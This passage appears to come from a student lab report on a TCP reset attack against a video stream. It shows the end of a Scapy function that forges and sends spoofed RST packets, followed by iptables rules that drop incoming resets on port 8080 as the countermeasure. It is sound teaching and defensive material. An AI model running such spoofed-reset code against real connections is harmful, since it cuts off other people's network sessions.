    tcp_destport,
    tcp_sequence,
    ):

# generating ip header

    i = IP()
    i.src = '192.168.0.106'
    i.dst = dest_ip
    i.proto = 'tcp'

# generating tcp header

    t = TCP()
    t.sport = tcp_sport
    t.dport = tcp_destport
    t.seq = tcp_sequence

# setting rst flag

    t.flags = 'R'

# sending new packet

    newpkt = i / t
    send(i / t)
    print 'Sending Reset Packet'
    print newpkt.show()
```

So, from the explanation of the code above, it is clearly obvious that as the RST packets are built using the sniffed information and sent by the attacker spoofing as victim, the established TCP connection surely terminates. Therefore, we can say that the attack is successful.

7 Countermeasure

The main reason behind the success of the attack is the RST packet that forcefully terminates the established TCP connection. The victim has nothing to do to prevent it as the attacker sniffs and spoofs him. But, if somehow the RST packet transmitted on the particular streaming port of the server is blocked, the

video streaming will continue. The blocking of the RST packet can be done by appending the following rules in the iptables:

```
sudo iptables -A INPUT -p tcp --tcp-flags ALL RST -j DROP --destination-port 8080 -i wlp2s0
sudo iptables -A INPUT -p tcp --tcp-flags ALL RST,ACK -j DROP --destination-port 8080 -i wlp2s0
```

These commands drop the incoming tcp reset packets on port 8080(the streaming port) and interface wlp2s0 (interface between server and victim) in the server machine.So, the incoming reset packets from the attacker can not affect the streaming.



Figure 21: IPtable of Server after Input Filter Configuration

The point to be noted is that as the server is the destination of the RST packets, countermeasure is taken in this machine. If victim was the destination, the countermeasure would be taken in victim machine.

8 Conclusion

After all, the attack is launched correctly both in the LAN and in the online. The countermeasure taken has also produced effective result. So, overall the experiment can be called successful.



Figure 22: No RST packet captured in Server Wireshark